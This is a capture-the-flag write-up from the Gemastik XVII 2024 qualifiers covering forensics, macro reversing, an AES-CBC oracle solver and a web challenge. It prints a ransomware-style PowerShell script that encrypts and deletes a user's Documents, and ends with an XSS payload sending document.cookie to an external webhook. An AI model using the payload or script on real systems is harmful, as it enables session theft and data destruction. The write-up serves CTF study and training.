WRITEUP QUALS GEMASTIK XVII 2024

2024 Gemastik XVII
Pagelaran Mahasiswa Nasional Bidang TIK

KEITO
National Cyber and Crypto Polytechnic

K.EII

ITOID

Z

Part of

SANAPATI CYBERSTORM


SIN CYBERSECURITY TEAM


Daftar Isi

Forensics

Forensics/Baby Structured


Cukup fix Crc Mismatch dari gambar tersebut dengan [ini]






Forensics/Ruze

(I use FTKImager to mount the image, use autopsy for analysis). Found encrypted pdf file, there are other two but its a video, so i think this is the flag



Found .bat containing base64 encoded strings, decode it we will get some script that will encrypt the data




Deobfuscated by ChatGPT

```
function Encrypt-File {
    param (
        [string]$inputFilePath,
        [string]$outputFilePath,
        [string]$encryptionKey,
        [string]$initializationVector
```


```
    )

    # Convert the key and IV to byte arrays
    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($encryptionKey)
    $ivBytes =
[System.Text.Encoding]::UTF8.GetBytes($initializationVector)

    # Validate key and IV lengths
    if ($keyBytes.Length -ne 16 -and $keyBytes.Length -ne 24 -and
$keyBytes.Length -ne 32) {
        throw "ERROR: Invalid key length."
    }
    if ($ivBytes.Length -ne 16) {
        throw "ERROR: Invalid IV length."
    }

    # Create AES encryptor
    $aes = New-Object "System.Security.Cryptography.AesManaged"
    $aes.Key = $keyBytes
    $aes.IV = $ivBytes
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

    # Read the input file bytes
    $fileBytes = [System.IO.File]::ReadAllBytes($inputFilePath)

    # Encrypt the file bytes
    $encryptor = $aes.CreateEncryptor()
    $encryptedBytes = $encryptor.TransformFinalBlock($fileBytes, 0,
$fileBytes.Length)

    # Combine IV and encrypted data
    [byte[]]$finalBytes = $aes.IV + $encryptedBytes

    # Write the encrypted bytes to the output file
    [System.IO.File]::WriteAllBytes($outputFilePath, $finalBytes)

    # Clean up
    $aes.Dispose()
    Write-Output "Encrypted file: $outputFilePath"
```

```
    Remove-Item -Path $inputFilePath
}

# Define paths
$documentsPath = "C:\Users\$Env:UserName\Documents"
$encryptedFilesPath =
"C:\Users\$Env:UserName\AppData\Local\Microsoft\Garage"

# Create the directory for encrypted files if it doesn't exist
if (-not (Test-Path -Path $encryptedFilesPath)) {
    New-Item -Path $encryptedFilesPath -ItemType Directory -ErrorAction
Stop
}

# Get the encryption key and IV from the registry
$registryPath = "HKCU:\Software\Microsoft\Windows
NT\CurrentVersion\02e7a9afbb77"
$encryptionKey = (Get-ItemProperty -Path $registryPath -Name
"59e2beee1b06")."59e2beee1b06"
$initializationVector = (Get-ItemProperty -Path $registryPath -Name
"076a2843f321")."076a2843f321"

# Encrypt each file in the Documents folder
Get-ChildItem -Path $documentsPath -File | ForEach-Object {
    $inputFilePath = $_.FullName
    $outputFilePath = Join-Path -Path $encryptedFilesPath -ChildPath
$_.Name
    Encrypt-File -inputFilePath $inputFilePath -outputFilePath
$outputFilePath -encryptionKey $encryptionKey -initializationVector
$initializationVector
}

Write-Output "All files encrypted."
```

Notice that the key and IV Stored in here: $registryPath = "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77"



But if you read the hex of the encrypted file, you will see the iv is appended at the beginning of the file (just as the script tells us). So clean it. And decrypt it using the key and IV. I use Cyberchef bcs of skill issues at scripting.




gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

Reverse Engineering

Reverse Engineering/Baby P-Code

There is a macro (very common in forensics chall), enable edit, view macros



Use Olevba and dump it

```
'       EndIfBlock
' Line #10:
'       EndSub
' Line #11:
' Line #12:
'       FuncDefn (Sub Workbook_Open())
' Line #13:
'       ArgsCall checkflag 0x0000
' Line #14:
'       EndSub
' _VBA_PROJECT_CUR/VBA/Sheet1 - 1091 bytes
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened      |
|Suspicious|Chr                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have|
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletoo
ls/issues


┌──(jons㉿01-20-jonathans)-[~/ctf/gemastik/gemastik-vii-quals/pcode]
└─$ olevba gemastik.xls > macros.txt
```

```
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
'   FuncDefn (Private Sub checkflag())
' Line #1:
'   Dim
'   VarDefn targetString (As String)
' Line #2:
'   Dim
'   VarDefn checkString (As String)
' Line #3:
' Line #4:
'   LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
'   LitDI2 0x0067
'   ArgsLd Chr 0x0001
'   LitDI2 0x0065
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0061
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0073
'   ArgsLd Chr 0x0001
'   Concat
```

```
'   LitDI2 0x0074
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0069
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006B
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x007B
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0031
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0034
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0073
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0074
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0030
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0070
```

```
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0065
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0064
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x005F
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x0068
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x006D
'   ArgsLd Chr 0x0001
'   Concat
'   LitDI2 0x007D
'   ArgsLd Chr 0x0001
'   Concat
'   St targetString
' Line #5:
'   LitStr 0x0002 "A1"
'   ArgsLd Range 0x0001
'   MemLd Value
```

```
'    Ld targetString
'    Eq
'    IfBlock
' Line #6:
'    LitStr 0x0008 "Correct!"
'    ArgsCall MsgBox 0x0001
' Line #7:
'    ElseBlock
' Line #8:
'    LitStr 0x000A "Incorrect!"
'    ArgsCall MsgBox 0x0001
' Line #9:
'    EndIfBlock
' Line #10:
'    EndSub
' Line #11:
' Line #12:
'    FuncDefn (Sub Workbook_Open())
' Line #13:
'    ArgsCall checkflag 0x0000
' Line #14:
'    EndSub
```

solv.py

```
ascii_val = [
    0x0067, 0x0065, 0x006D, 0x0061, 0x0073, 0x0074, 0x0069, 0x006B,
    0x007B, 0x0031, 0x005F, 0x0034, 0x006D, 0x005F, 0x0073, 0x0074,
    0x0030, 0x006D, 0x0070, 0x0065, 0x0064, 0x005F, 0x005F, 0x005F,
    0x005F, 0x0068, 0x006D, 0x006D, 0x006D, 0x007D
]

flag = ''.join(chr(value) for value in ascii_val)
print(flag)
[Running] python -u "c:\1Jonathan\CTFS\Gemastik\Quals\pcode\dec.py"
gemastik{1_4m_st0mped____hmmm}
```

Cryptography

Cryptography/Baby AES

Diberikan program yang menggunakan skema enkripsi Advanced Encryption Standard-Cipher Block Chaining. Tetapi pada fungsi encrypt, program menggunakan cipher.decrypt dan bukan cipher.encrypt

```
#!/usr/local/bin/python

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

def encrypt(key, pt):
    cipher = AES.new(key, AES.MODE_CBC)
    ct = cipher.decrypt(pad(pt, 16))
    return cipher.iv + ct

print(f'Welcome to the AES CBC Machine')
print(f'Give me some input, and I will encrypt it for you')

with open('flag.txt', 'rb') as f:
    flag = f.read().strip()
assert len(flag) == 67

key = os.urandom(16)
out = encrypt(key, flag)
print(f'This is the example of the encryption result: {out.hex()}')
while True:
    msg = bytes.fromhex(input('Give me your message: '))
    print(f'Encryption result: {encrypt(key, msg).hex()}')
```

Untuk mendecrypt ciphertext, kita bisa memanfaatkan skema Advanced Encryption Standard-Cipher Block Chaining dengan cara mengencrypt suffix ("Zz}", ini didapatkan dengan cara membruteforce suffixnya) dan melakukan xor hasil enkripsi tersebut dengan Initialization Vector dan last block dari ciphertext. Hasil xor ini memberi kita last block plaintext. Potong last block dari ciphertext dan ulangi proses ini sampai kita bisa merecover plaintextnya. Berikut solvernya:

```
#!/usr/bin/python3
from pwn import *
import string
from itertools import product
host, port = "nc ctf.gemastik.id 10004".split(" ")[1:3]
```

```
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=True)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('latin-1')
e = lambda a: a.encode('latin-1')
cl = lambda: io.close()
rlf = lambda: io.recvline(keepends=False)
bfh = lambda a: bytes.fromhex(d(a))

def encrypt(pt):
    sla(b": ", e(pt.hex()))
    rud(b": ")
    res = bfh(rud(b'\n'))
    return res[:16], res[16:]

dct = string.ascii_letters + string.digits + "_{}"
rud(b"u")
rl()
rud(b": ")
m = rud(b'\n')
m = bfh(m)
iv, ct = m[:16], m[16:]
pt = ""
x = "Zz" # bruteforced suffix
x += "}"
iv, enc = encrypt(e(x))
enc = d(xor(enc, iv, ct[-16:]))
pt = enc + x
```

```
ct = ct[:-16]
while ct:
    m = pt[:16]
    iv, enc = encrypt(e(m))
    r = xor(enc, iv, ct[-16:])[:16]
    pt = d(r) + pt
    ct = ct[:-16]

print(pt[-67:])
```

```
itoid  ~/Cryptography/Baby AES
>>> ./solve.py
[+] Opening connection to ctf.gemastik.id on port 10004: Done
gemastik{i_am_so_sorry_coz_it_should_be_encrypt_not_decrypt_bZzZZz}
[*] Closed connection to ctf.gemastik.id port 10004
itoid  ~/Cryptography/Baby AES
>>>
```


Web Exploitation

Web Exploiation/Karbit

DOMPurify XSS, base64 encoded inject after '#'. If you use "> it will trigger the blocker. Also this ', So, maybe use ` ?

```
<p id=onerror=window.location.href=`https://webhook.site/cce2b7c3-6d45-4e0a-a4d0-fca98977795f?`+document.cookie//>
```

